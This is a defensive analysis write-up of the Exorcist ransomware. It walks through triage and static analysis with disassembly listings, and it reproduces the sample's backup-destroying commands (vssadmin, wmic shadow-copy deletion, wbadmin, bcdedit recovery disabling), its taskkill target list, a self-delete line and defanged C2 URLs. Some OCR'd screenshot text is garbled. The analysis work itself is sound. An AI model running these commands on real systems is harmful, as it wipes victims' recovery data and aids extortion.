Exorcist Ransomware analysis writeup | Medium

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Exorcist Ransomware — From triaging to deep dive

TL;DR

On Monday 20th while hunting for some REvil samples I stumbled upon a newly introduced ransomware as a service called Exorcist. This ransomware is distributed via Pastebin embedded in a powershell script that loads it directly in memory. This script is based on "Invoke-ReflectivePEInjection.ps1" script by Joe Bialek (@JosephBialek), but it is optimised with an additional function to pass a base64 encoded executable to the main function. This powershell script is possibly generated using the Empire framework. The same technique is used by some of the Sodinokibi/REvil affiliates, and in the past by Buran.

The ransomware is not obfuscated and the majority of the strings are in plaintext stored in the ".rdata" section of the executable. The first thing that the malware does is to check the geo location of the system using the language and the keyboard layout. If the results yield one of the Commonwealth of Independent States (CIS) it quits on the spot. Then the ransomware execute a series of commands to disable and remove backups and kill processes that might interfere with the system encryption. Once it is done with the commands, it writes to disk the RSA public key, the session private key and the extension. This information is not written into a file in a straightforward manner, instead it is written in different <u>Alternate Data Streams</u> on the file "%*temp*%*boot.sys*".Then it extracts information from the system such as username, hostname, OS version, keyboard layout, etc. and sends them via http to the server "http://217.8.117[.]26/gateinfo". Next it gets the amount of cpu on the systems and starts multiple threats to encrypt the system files. Some directories and file extensions are excluded to avoid rendering the system unusable. Once done with the encryption another http packet is sent to the same server this time to the url "http://217.8.117[.]26/gatedrivers". Lastly, the wallpaper of the system is changed and the

ransom notes are dropped in the form of hta scripts with the name convention "<extension>decrypt.hta". In these notes we can find the instructions to recover the system that consist of the urls "http://217.8.117[.]26/pay". "http://4dnd3utjsmm2zcsb[.]onion/pay", and the "Authorization Key".

E) 2x88h Europe	-	0	х
ZUkMYh Decrypt			
All your data has been encrypted with Exoretist Ransomware.			
Do not worry: you have some hours to contact us and decrypt your data by paying a ransom.			
To do this, follow instructions on this web site: https://217.8.117.26/pay			
Also, you can install Tor Browser and use this web sits: http://idod/aujamm2acab.onionipay			
IMPORTANT: Do not modify this file, otherwise you will not be able to recover your data!			
Your authorization key:			
band, hv75002 hv71297 Ling hv71644 at a Kr Opplaa LYDDOL (1) hangarde 2000 (10) hangarde	5		

Exorcist Ransom Note

This information will be needed to "sign in" the payment portal shown in the following screenshot:

Copy your auth k	ey here:
Auth key	
	Sign In

For the IOCs go to the bottom of the page =D

Exorcist Ransomware Triaging

Once the payload is extracted (base64 encoded) from the powershell loader, we get a PE32 executable. From a quick scan of the file using <u>Assemblyline</u> we get the following interesting insights:



So at a first glance we can see that there are some well known executable names extracted, normally seen in ransomware and coin miners either to prevent processes from allowing access to files that will be encrypted or to free resources to mine more effectively.

Based on the API names extracted from the sample we can say it has some network capabilities as well as some cryptography ones. This is looking more and more like a ransomware!

Lastly we see there is a url extracted from the sample "http://217.8.117[.]26/pay". If we check what we found on that website (in a secure manner ;)) we find the following:

Sign in	to start your session	
Copy your auth k	key here:	
Auth key		

Our suspicion was correct, it was ransomware after all!! But what else does this ransomware do? Let's take a look at its capabilities using the newest tool from <u>Fireeye capa</u>.

+	+						
md5	79385ed97732aee0036e67824de18e28						
path	C:\Users\ <user>\Desktop\Samp</user>	les\79385ed97732aee0036e67824de18e28					
+							
+	+						
ATT&CK Tactic	ATT&CK Technique						
	+						
DEFENSE EVASION	Virtualization/Sandbox Evasi						
DISCOVERY	File and Directory Discovery	[11083]					
-	Query Registry [T1012] System Information Discovery	[71802]					
	System Owner/User Discovery						
I +		[1255]					
+		+					
CAPABILITY		NAMESPACE					
i							
reference anti-VM strin	gs	anti-analysis/anti-vm/vm-detection					
send data		communication					
connect to HTTP server		communication/http/client					
create HTTP request		communication/http/client					
send HTTP request		communication/http/client					
create pipe		communication/named-pipe/create					
create two anonymous pi	pes	communication/named-pipe/create					
initialize Winsock libr	ary	communication/socket					
connect TCP socket		communication/socket/tcp					
create TCP socket		communication/socket/tcp					
create UDP socket		communication/socket/udp/send					
act as TCP client		communication/tcp/client					
	4 via WinAPI (2 matches)	data-manipulation/encoding/base64					
query environment varia	ble	host-interaction/environment-variable					
delete file (2 matches)		host-interaction/file-system/delete					
enumerate files via ker		host-interaction/file-system/files/list					
get file size (4 matche	5)	host-interaction/file-system/meta					
move file		host-interaction/file-system/move					
read file (3 matches) write file (6 matches)		host-interaction/file-system/read					
get keyboard layout		<pre>host-interaction/file-system/write host-interaction/hord/avout</pre>					
get disk information (4	matches)	host-interaction/hardware/keyboard/layout host-interaction/hardware/storage					
create mutex	macches/	host-interaction/mardware/storage					
resolve DNS		host-interaction/matex					
get hostname		host-interaction/os/hostname					
get system information	(3 matches)	host-interaction/os/info					
create process (3 match		host-interaction/process/create					
empty the recycle bin		host-interaction/recycle-bin					
open registry key		host-interaction/registry/open					
query registry entry		host-interaction/registry/query					
query registry value		host-interaction/registry/query					
get session user name		host-interaction/session					
create thread (2 matche	s)	host-interaction/thread/create					
+							


So, it seems that indeed this ransomware sends data via http and executes some tricks to check the system to not run on the wrong country ;). Now we are ready for a more serious deep dive!

Exorcist Ransomware Deep Dive

Now it is time to get into the details of this malware. First we are going to take a look at the file from a static point of view by analysing its strings, API calls, and code. And then to complete our analysis and better understand the inner workings of the malware we are going to study it from a dynamic point of view.

Static analysis

Loading the executable on PEstudio helps us to confirm some of the hypothesis we made during the triage and also shows us some interesting aspect of the sample that we haven't seen so far.



∑ 🗎 💡					
c:\users\rem\desktop\wbfnxl1e.dll	tune	size	location	blacklisted (211)	item (626)
indicators (3/13)	type				
virustotal (offline)	ascii	19		×	GetCurrentHwProfile
 dos-stub (128 bytes) 	ascii	12	-	×	RegOpenKeyEx
 file-header (20 bytes) 	ascii	15	-	×	RegQueryValueEx ShellExecute
 optional-header (224 bytes) 	ascii ascii	12	-	×	
 directories (4) 	unicode	6		x	SHEmptyRecycleBin SHA256
sections (4)	unicode	12		x	-decrypt.hta
libraries (6/12)	unicode	11		×	\ntuser.dat
imports (115)	unicode	13		x	\bootfont.bin
 exports (n/a) exceptions (n/a) 	unicode	9	-	x	\boot.ini
□ tls-callbacks (n/a)	unicode	12	-	x	\desktop.ini
resources (n/a)	unicode	13		x	\bootsect.bak
bc strings (211/626)	unicode	11	-	x	\ntuser.ini
🔆 debug (invalid)	unicode	12	-	x	\autorun.inf
manifest (n/a)	unicode	4	-	x	.exe
file-version (n/a)	unicode	4	-	x	.dll
🛱 certificate (n/a)	unicode	4	-	x	.sys
🗋 overlay (n/a)	unicode	4	-	x	.hta
	unicode	4	-	x	.386
	unicode	4	-	×	.cmd
	unicode	4	-	×	.ani
	unicode	4	-	x	.msi
	unicode	4	-	x	.msp
	unicode	4	-	x	.com
	unicode	4	-	×	.nls
	unicode	4	-	x	.ocx
	unicode	4	-	x	.cpl
	unicode	4	-	×	.prf
	unicode	4	-	×	.rdp
	unicode	4	-	x	.bin
	unicode	4	-	×	.hlp
	unicode	4	-	×	.shs
	unicode	4	-	x	.drv
	unicode	4	-	x	.bat
	unicode	4	-	×	.msc
	unicode	4	-	×	.spl
	unicode	4	-	x	.key
	unicode	4	-	x	.lnk
	unicode	4	-	x	.ico
	unicode	4	-	x	.cur
	unicode	4		x	.ini
	unicode	4	•	×	.reg
	unicode	7	-	×	cmd /C
	unicode	7	-	x	cmd.exe
	unicode	39	-	×	vssadmin.exe Delete Shadows /All /Quiet
	unicode	29	-	x	C:\Windows\system32\vssvc.exe
	unicode	12	-	x	wxServer.exe
	unicode	16	•	×	wxServerView.exe
	unicode	12		×	sqlmangr.exe
	unicode	9	-	×	RAgui.exe
	unicode	13	-	×	supervise.exe
	unicode	11	-	×	Culture.exe
	unicode	12	-	×	Defwatch.exe
	unicode	11		×	winword.exe
de 47 -	unicode	9	- chell (Syster	x Net Docl::GetH	QBW32.exe
	-			m.Net.Dns]::GetH	lostbyAddress(
le 11 -	-	').host	name		

unicoue	iv.	-		nashorgesteengen
unicode	13	-	-	RSAPUBLICBLOB
unicode	14	-	-	RSAPRIVATEBLOB
unicode	15	-	-	ChainingModeCBC
unicode	12	-	-	ChainingMode
unicode	14	-	-	\\$windows.~bt\
unicode	7	-	-	\intel\
unicode	10	-	-	\msocache\
unicode	14	-	-	\\$recycle.bin\
unicode	14	-	-	\Swindows.~ws\
unicode	13	-	-	\tor browser\
unicode	6		-	\boot\
unicode	9		-	\windows\
unicode	12		-	\windows nt\
unicode	9		-	\msbuild\
unicode	11		-	\microsoft\
unicode	11		-	\all users\
unicode	27	-	-	\system volume information\
unicode	8	-	-	\google\
unicode	13	-	-	\windows.old\
unicode	9	-		\mozilla\
unicode	15	-	-	\appdata\local\
unicode	18			\appdata\locallow\
unicode	17		-	
unicode	11	-		\appdata\roaming\ Surteen Drive
unicode	13		-	SystemDrive
unicode	10	-	-	\programdata\
unicode	15	-	-	\perflogs\
	21	-	-	\program files\
unicode	13	-	-	\program files (x86)\ \iconcache.db
unicode	6	-	-	\ntidr
unicode	10		-	\thumbs.db
unicode	8	-	-	
unicode	4	-		\bootmgr .adv
	4	-	-	
unicode	-	-	-	.theme
unicode	10	-	-	.themepack
unicode	14	-	-	.deskthemepack
unicode	8	-	-	.nomedia
unicode	8	-	-	.diagpkg
unicode	8	-	-	.diagcab
unicode	5	-	-	lock
unicode	4	-	-	.mpa
unicode	4	-	-	.mod
unicode	5	-	-	licns
unicode	4	-	-	.rtp
unicode	8	-	-	.diagcfg
unicode	9	-	-	.msstyles
unicode	4	-	-	.wpx
unicode	4	-	-	.rom
unicode	4	-	-	.ps1
unicode	4	-	-	.msu
unicode	4	-	-	lics
unicode	4	-	-	.idx
		-	-	publicsessionkey
unicode	16			
unicode unicode unicode	9 17	-	-	extension privatesessionkey

				*
unicode	9	-	-	boot.sys:
unicode	12	-	-	epowershell
unicode	35	-	-	/C timeout /T 15 /NOBREAK && del "
unicode	4	-	-	" /F
unicode	4	-	-	open
unicode	20	-	-	itaskkill /F /T /IM
unicode	13	-	-	alldrivesinfo
unicode	41	-	-	wmic.exe SHADOWCOPY DELETE / nointeractive
unicode	32	-	-	wbadmin DELETE SYSTEMSTATEBACKUP
unicode	46	-	-	wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
unicode	45	-	-	bcdedit.exe /set {default} recoveryenabled No
unicode	61	-	-	bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures

So, some quick takeaways from the analysis so far:

- 1. Samples does not obfuscate strings.
- 2. It will exclude given directories and files with the extensions shown above to not render the system unusable.
- 3. As expected, the ransomware will get rid of the Shadow copies of the files to avoid the easy restoring of files.
- 4. It most likely will attempt to stop processes in a predefined list.

Let's get our hands dirty and look at the code to discover some more capabilities of this ransomware. For this we are going to load the sample to the free version of IDA.

1 Mar 1 1 1 ; Attributes: noreturn public start start proc near push esi push edi call ds:FreeConsole sub_4047D2 call test eax, eax jnz short loc_40331E 🖬 🚅 🗟 offset aKgexamqjyxqwqu ; "KgexAmqjYXQWQuk2Zaoqci0hs9jr77UsuVmF751 push call sub_4047AD рор ecx test eax, eax; Attributes: bp-based frame short ld jz ; int __cdecl sub_4047AD(LPCSTR lpName) sub 4047AD proc near ; CODE XREF: start+161p 1pName = dword ptr 8 push ebp mov ebp, esp [ebp+lpName] ; lpName push ; bInitialOwner push 1 ; lpMutexAttributes push Ø call ds:CreateMutexA push 0 ; dwMilliseconds push eax ; hHandle mov hObject, eax ds:WaitForSingleObject call neg eax sbb eax, eax inc eax рор ebp retn sub_4047AD endp 🖬 🖬 🖙 loc_4032EC: ; lpString push edi call sub_4019E2 push edi ; lpString call sub_404061 mov esi, eax ; LPCSTR push esi offset aGatedrives ; "gatedrives" push call sub_404BD6 push esi ; lpMem call sub_4010C4 push edi ; lpMem sub_4010C4 call add esp, 18h sub_404AF0 call call sub_404BB9 . 🖬 🐋 🕫 loc_40331E: eub AAAAR call.

So, one of the first thing is does is creating a mutex to avoid running multiple times on the system. Let's check what else we find next to the hardcoded mutex string.

.rdata:0040731C ; sub_401BCC+1321o ... text "UTF-16LE", 'privatesessionkey',0 .rdata:0040731C .rdata:00407340 ; CHAR aKgexamqjyxqwqu[] .rdata:00407340 aKgexamqjyxqwqu db 'KgexAmqjYXQWQuk2Zaoqci0hs9jr77UsuVmF751',0 .rdata:00407340 ; DATA XREF: start+11fo .rdata:00407368 ; const WCHAR aTmp .rdata:00407368 aTmp: ; DATA XREF: start+251o .rdata:00407368 ; sub_403B82+41ordata:00407368 text "UTF-16LE", 'TMP',0 .rdata:00407370 ; const WCHAR aBootSys ; DATA XREF: start+4Cfo .rdata:00407370 aBootSys: .rdata:00407370 ; sub_403B82+2B1o text "UTF-16LE", 'boot.sys:',0 .rdata:00407370 .rdata:00407384 ; CHAR aGatedrives[] db 'gatedrives',0 .rdata:00407384 aGatedrives ; DATA XREF: start+6Bfo .rdata:0040738F align 10h .rdata:00407390 ; CHAR SubKey[] db 'SOFTWARE\Microsoft\Windows NT\CurrentVersion'.0 .rdata:00407390 SubKey .rdata:00407390 ; DATA XREF: sub_404417+18to .rdata:004073BD align 10h .rdata:004073C0 ; CHAR ValueName[] .rdata:004073C0 ValueName db 'ProductName',0 ; DATA XREF: sub 404417+371o .rdata:004073CC ; const WCHAR aPowershell .rdata:004073CC aPowershell: ; DATA XREF: sub_403F68+25to .rdata:004073CC text "UTF-16LE", 'powershell ',0 .rdata:004073E4 aCmdC: ; DATA XREF: sub_403F68+31to text "UTF-16LE", 'cmd /C ',0 .rdata:004073E4 .rdata:004073F4 align 8 .rdata:004073F8 ; const WCHAR aCTimeoutT15Nob ; DATA XREF: sub_404A88+28to .rdata:004073F8 aCTimeoutT15Nob: text "UTF-16LE", ' /C timeout /T 15 /NOBREAK && del "',0 .rdata:004073F8 .rdata:00407440 ; const WCHAR asc_407440 .rdata:00407440 asc_407440: ; DATA XREF: sub_404A88+341o text "UTF-16LE", '" /F',0 .rdata:00407440 .rdata:0040744A align 4 .rdata:0040744C ; const WCHAR File .rdata:0040744C File: ; DATA XREF: sub_404A88+47to .rdata:0040744C text "UTF-16LE", 'cmd.exe',0 .rdata:0040745C ; const WCHAR Operation .rdata:0040745C Operation: ; DATA XREF: sub_404A88+4Cto text "UTF-16LE", 'open',0 .rdata:0040745C .rdata:00407466 align 4 .rdata:00407468 aRussian db 'russian',0 ; DATA XREF: sub_40446B+37to ; sub_4047D2+25to .rdata:00407468 db 'armenian',0 .rdata:00407470 aArmenian ; DATA XREF: sub_40446B+3Eto .rdata:00407470 ; sub_4047D2+2Fto .rdata:00407479 align 4 .rdata:0040747C aBelarusian db 'belarusian',0 ; DATA XREF: sub 40446B+451o .rdata:0040747C ; sub_4047D2+361o .rdata:00407487 align 4 .rdata:00407488 aGeorgian db 'georgian',0 ; DATA XREF: sub_40446B+4Cto .rdata:00407488 ; sub_4047D2+3D1o .rdata:00407491 align 4 .rdata:00407494 aKazakh db 'kazakh',0 ; DATA XREF: sub_40446B+53to .rdata:00407494 ; sub 4047D2+441o .rdata:0040749B align 4 .rdata:0040749C aTajik db 'tajik',0 ; DATA XREF: sub 40446B+5Ato .rdata:0040749C ; sub_4047D2+4B1o .rdata:004074A2 align 4 db 'turkmen',0 ; DATA XREF: sub_40446B+61to .rdata:004074A4 aTurkmen

Here we can see some interesting strings that we have overlooked before. Seems that there are some countries listed that are most likely used together with the "get keyboard layout" capability seen before to decide if this sample should run or quit. Let's confirm this theory!

		; Attributes: nor	eturn		
		public start start proc near			
		push esi			
		push edi call ds:FreeCo	nsole		
		call sub_4047D test eax, eax		- durand	ata 10h
		test eax, eax jnz short loc			ptr -1Ch ptr -18h
			var_14 var 10		ptr -14h ptr -10h
push call	offset aKgexamqjy sub_4047AD	/ <mark>xqwqu</mark> ; "KgexAmqj	var_C	= dword	ptr -0Ch
рор	ecx		var_8 var_4	= dword = dword	
test jz	eax, eax short loc_40331E				
22				push nov	ebp ebp, esp
	call	sub_403BD2		sub	esp, 80h ebx
	push call	offset aTmp sub 401319		push push	esi
	push	1		push push	edi 55h ; cchData
	push	offset asc_4072 eax		lea	eax, [ebp+LCData]
	call	sub_405238		push push	eax ; lpLCData 1001h ; LCType
	add	esp, 10h edi, eax		push	400h ; Locale
	call test	sub_404748 eax, eax		call lea	ds:GetLocaleInfoA eax, [ebp+LCData]
	jz	short loc_4032E		nov push	<pre>[ebp+var_28], offset aRussian ; "russian" eax ; lpString</pre>
		ų.		xor	edi, edi
	push	1 offset aBootSys		nov	<pre>[ebp+var_24], offset aArmenian ; "armenian" [ebp+var 20], offset aBelarusian ; "belarusian"</pre>
	push	edi		nov	[ebp+var_1C], offset aGeorgian ; "georgian"
	call add	sub_405238 esp, 0Ch		nov	<pre>[ebp+var_18], offset aKazakh ; "kazakh" [ebp+var_14], offset aTajik ; "tajik"</pre>
	nov	edi, eax		nov	<pre>[ebp+var_10], offset aTurkmen ; "turkmen"</pre>
				nov	<pre>[ebp+var_C], offset aUkrainian ; "ukrainian" [ebp+var_8], offset aUzbek ; "uzbek"</pre>
	loc 4032	EC: ;		nov call	<pre>[ebp+var_4], offset aAzerbaijani ; "azerbaijani" sub_403888</pre>
	push e	edi		pop	ecx
		sub_4019E2 edi ;		nov	ebx, eax esi, edi
		sub_404061			
		esi, eax esi ;	LPCSTR		
		offset aGatedrives sub_404BD6	; "gatedrives"		
	push e	esi ;	lpMem		
		sub_4010C4 edi ;	lpMem		
	call	sub_4010C4			
	call s	esp, 18h sub_404AF0			
	call :	sub_404889			
		Han fr			
		loc_40331E:			
		call sub_40 start endp	MA88		
		scare enop			

```
push
        ebp
mov
        ebp, esp
        esp, 234h
sub
push
        ebx
push
        esi
push
        edi
        edi, ds:GetKeyboardLayoutList
mov
        ebx, ebx
xor
push
        ebx
                         ; lpList
                         ; nBuff
push
        ebx
call
        edi ; GetKeyboardLayoutList
mov
        esi, eax
shl
        eax, 2
push
                         : uBytes
        eax
push
        40h
                         ; uFlags
call
        ds:LocalAlloc
push
        eax
                         ; lpList
push
                         ; nBuff
        esi
mov
        [ebp+hMem], eax
call
        edi ; GetKeyboardLayoutList
mov
        esi, [ebp+hMem]
mov
        ecx, eax
mov
        [ebp+var_C], ecx
mov
        eax, ebx
mov
        [ebp+var_34], offset aRussian ; "russian"
mov
        [ebp+var_30], offset aArmenian ; "armenian"
        [ebp+var_2C], offset aBelarusian ; "belarusian"
mov
        [ebp+var_28], offset aGeorgian ; "georgian"
mov
                                         "kazakh"
        [ebp+var_24], offset aKazakh ;
mov
        [ebp+var_20], offset aTajik ; "tajik"
mov
        [ebp+var_1C], offset aTurkmen ; "turkmen"
mov
        [ebp+var_18], offset aUkrainian ; "ukrainian"
mov
        [ebp+var_14], offset aUzbek ; "uzbek"
mov
mov
        [ebp+var_10], offset aAzerbaijani ; "azerbaijani"
mov
        [ebp+var_8], eax
test
        ecx, ecx
        short loc_404564
jz
                                   🖬 🐋 🖼
                                   loc_4044EF:
                                   movzx
                                            eax, word ptr [esi+eax*4]
                                   lea
                                            ecx, [ebp+LCData]
                                   push
                                            200h
                                                             ; cchData
                                   push
                                                             ; lpLCData
                                            ecx
                                   push
                                            1001h
                                                             ; LCType
                                   push
                                            eax
                                                              Locale
                                                             ;
                                   call
                                            ds:GetLocaleInfoA
                                   lea
                                            eax, [ebp+LCData]
                                   push
                                            eax
                                                             ; lpString
                                   call
                                            sub 40388B
                                   pop
                                            ecx
                                   mov
                                            [ebp+hMem], eax
                                   mov
                                            edi, ebx
```

The Ransomware uses the API "<u>GetLocaleInfo</u>" and "<u>GetKeyboardLayoutList</u>" to determine the geo location of the system and check if it should continue running or not. Let's verify another hypothesis we had. Does the ransomware kill the processes displayed in the strings before start encrypting? For this we are going to pivot from the un-obfuscated strings to the code.


.rdata:004078C4 .rdata:004078C4 .rdata:004078DE	aWxserverExe:	text "UTF-16LE", align 10h	; DATA XREF: sub_403BD2+5Cto 'wxServer.exe',0
.rdata:004078E0	aWxserverviewEx	:	; DATA XREF: sub_403BD2+66to
.rdata:004078E0		<pre>text "UTF-16LE",</pre>	'wxServerView.exe',0
.rdata:00407902		align 4	
.rdata:00407904	aSqlmangrExe:		; DATA XREF: sub_403BD2+70to
.rdata:00407904		text "UTF-16LE",	'sqlmangr.exe',0
.rdata:0040791E		align 10h	
.rdata:00407920	aRaguiExe:		; DATA XREF: sub_403BD2+7Ato
.rdata:00407920		text "UTF-16LE",	- · ·
.rdata:00407934	aSuperviseExe:		; DATA XREF: sub_403BD2+841o
.rdata:00407934		text "UTF-16LE",	'supervise.exe',0
.rdata:00407950	aCultureExe:		; DATA XREF: sub_403BD2+8Eto
.rdata:00407950		<pre>text "UTF-16LE",</pre>	
.rdata:00407968	aDefwatchExe:		; DATA XREF: sub_403BD2+98to
.rdata:00407968		text "UTF-16LE",	'Defwatch.exe',0
.rdata:00407982		align 4	
.rdata:00407984	aWinwordExe:		; DATA XREF: sub_403BD2+A21o
.rdata:00407984		text "UTF-16LE",	-
.rdata:0040799C	aQbw32Exe:		; DATA XREF: sub_403BD2+ACto
.rdata:0040799C		text "UTF-16LE",	
.rdata:004079B0	aQbdbmgrExe:		; DATA XREF: sub_403BD2+B6to
.rdata:004079B0		text "UTF-16LE",	
.rdata:004079C8	aQbupdateExe:		; DATA XREF: sub_403BD2+C0to
.rdata:004079C8		text "UTF-16LE",	'qbupdate.exe',0

000000000000000000000000000000000000	178h 03F5B esi var_1C], offset aWmicExeShadowc ; "wmic.exe SHADOWCOPY DELETE /nointeracti" var_18], offset aWbadminDeleteS ; "wbadmin DELETE SYSTEMSTATEBACKUP"
	
	00000000403C17
	00000000403C17 loc_403C17: ; int
	00000000403C17
	00000000403C18
	000000000403C21 inc edi
	00000000403C22 pop ecx
	00000000403C23 pop ecx
	00000000403C24 cmp edi, 7
	00000000403C27 jl short loc_403C17
L-	
■ <u></u> 00000000000403C29 mov	
00000000000000000000000000000000000000	<pre>eax, offset aMssqlMicrosoft ; "MSSQL\$MICROSOFT##WID.exe" [ebp+lpString], offset aWxserverExe ; "wxServer.exe"</pre>
00000000000000000000000000000000000000	[ebp+var_174], offset aWxserverviewEx ; "wxServerView.exe"
0000000000403C42 mov	[ebp+var_170], offset aSqlmangrExe ; "sqlmangr.exe"
0000000000403C4C mov	[ebp+var 16C], offset aRaguiExe ; "RAgui.exe"
0000000000403C56 mov	[ebp+var_168], offset aSuperviseExe ; "supervise.exe"
0000000000403C60 mov	[ebp+var_164], offset aCultureExe ; "Culture.exe"
0000000000403C6A mov	[ebp+var_160], offset aDefwatchExe ; "Defwatch.exe"
0000000000403C74 mov	<pre>[ebp+var_15C], offset aWinwordExe ; "winword.exe"</pre>
0000000000403C7E mov	[ebp+var_158], offset aQbw32Exe ; "QBW32.exe"
0000000000403C88 mov	<pre>[ebp+var_154], offset aQbdbmgrExe ; "QBDBMgr.exe" [ebp+var_150], offset aQbupdateExe ; "qbupdate.exe"</pre>
0000000000403C92 mov 0000000000403C9C mov	[ebp+var_14C], offset aAxlbridgeExe ; "axlbridge.exe"
00000000000403CA6 mov	[ebp+var_148], offset aHttpdExe ; "httpd.exe"
0000000000403CB0 mov	[ebp+var_144], offset aFdlauncherExe ; "fdlauncher.exe"
0000000000403CBA mov	[ebp+var_140], offset aMsdtsrvrExe ; "MsDtSrvr.exe"
0000000000403CC4 mov	[ebp+var_13C], offset aJavaExe ; "java.exe"
0000000000403CCE mov	[ebp+var_138], offset a360seExe ; "360se.exe"
0000000000403CD8 mov	<pre>[ebp+var_134], offset a360doctorExe ; "360doctor.exe"</pre>
0000000000403CE2 mov	[ebp+var_130], offset aWdswfsafeExe ; "wdswfsafe.exe"
0000000000403CEC mov 0000000000403CF6 mov	[ebp+var_12C], offset aFdhostExe ; "fdhost.exe"
00000000000000000000000000000000000000	[ebp+var_128], offset aGdscanExe ; "GDscan.exe" [ebp+var_124], offset aZhudongfangyuE ; "ZhuDongFangYu.exe"
000000000000000 mov	[ebp+var_120], offset aQbdbmgranExe ; "OBDBMgrN.exe"
00000000000403D14 mov	[ebp+var_11C], offset aMysqldExe ; "mysqld.exe"
0000000000403D1E mov	[ebp+var_118], offset aAutodeskdeskto ; "AutodeskDesktopApp.exe"
0000000000403D28 mov	[ebp+var_114], offset aAcwebbrowserEx ; "acwebbrowser.exe"
0000000000403D32 mov	[ebp+var_110], offset aCreativeCloudE ; "Creative Cloud.exe"
0000000000403D3C mov	<pre>[ebp+var_10C], offset aAdobeDesktopSe ; "Adobe Desktop Service.exe"</pre>
0000000000403D46 mov	[ebp+var_108], offset aCoresyncExe ; "CoreSync.exe"
0000000000403D50 mov	[ebp+var_104], offset aAdobeCefHelper ; "Adobe CEF Helper.exe"
0000000000403D5A mov	[ebp+var_100], offset aNodeExe ; "node.exe"
0000000000403D64 mov 0000000000403D6E mov	<pre>[ebp+var_FC], offset aAdobeipcbroker ; "AdobeIPCBroker.exe" [ebp+var_F8], offset aSyncTaskbarExe ; "sync-taskbar.exe"</pre>
00000000000000000000000000000000000000	[ebp+var_F4], offset aSyncWorkerExe ; "sync-worker.exe"
00000000000000000000000000000000000000	<pre>[ebp+var_F4], offset aInputpersonali ; "InputPersonalization.exe"</pre>
00000000000403D8C mov	[ebp+var_EC], offset aAdobecollabsyn ; "AdobeCollabSync.exe"
0000000000403D96 mov	[ebp+var_E8], offset aBrctrlcntrExe ; "BrCtrlCntr.exe"
	the first and index in the main particular the first and muchical

From analysing the routine we see that it is divided in two main sections, the first one running a set of predefined commands to disabled and remove shadow copies and backups, and a second one that goes through the list of processes and calls "taskkill" for each of them.


0000000000403F6C	SLUSU	
00000000000403F8D	mov	ecx, offset aPowershell ; "powershell "
00000000000403F92	push	ebx ; int
00000000000403F93	push	[ebp+arg_0] ; LPCWSTR
00000000000403F96	stosd	
00000000000403F97	stosd	
00000000000403F98	stosd	
00000000000403F99	mov	eax, offset aCmdC ; "cmd /C "
00000000000403F9E	cmovnz	eax, ecx
00000000000403FA1	push	eax ; lpString
00000000000403FA2	call	Str_concat
00000000000403FA7	add	esp, 18h
00000000000403FAA	mov	edi, eax
00000000000403FAC	lea	eax, [ebp+ProcessInformation]
00000000000403FAF	push	eax ; lpProcessInformation
00000000000403FB0	lea	eax, [ebp+StartupInfo]
00000000000403FB3	push	eax ; lpStartupInfo
00000000000403FB4	push	ebx ; lpCurrentDirectory
00000000000403FB5	push	ebx ; lpEnvironment
00000000000403FB6	push	8000000h ; dwCreationFlags
00000000000403FBB	push	ebx ; bInheritHandles
00000000000403FBC	push	ebx ; lpThreadAttributes
00000000000403FBD	push	ebx ; lpProcessAttributes
00000000000403FBE	push	edi ; lpCommandLine
00000000000403FBF	push	ebx ; lpApplicationName
00000000000403FC0	call	ds:CreateProcessW
00000000000403FC6	test	eax, eax
00000000000403FC8	jz	short loc_403FE5
	- auch	orgrande de de la deservate
00000000000403FC4		OFFFFFFFh ; dwMilliseconds

0000000000403FCC push 0000000000403FCF call 0000000000403FD5 push [ebp+ProcessInformation.hProcess] ; hHandle ds:WaitForSingleObject [ebp+ProcessInformation.hProcess] ; hObject



39000000000101005

Another way to browse through the code is to use the IDA feature Xref from graph. This can be done because the sample is not obfuscated, and the windows API calls are been referred explicitly. Using this tool we can guide our analysis following the Windows API calls of interest



Well...I said we could use it, not that it was small nor easy ;). However, if we zoom into it, we can have a good understating of the different functions and have a gist of their purpose. For example:

```
sub_404A88
```

ShellExecuteV GetModuleFileNameV sub_40114A

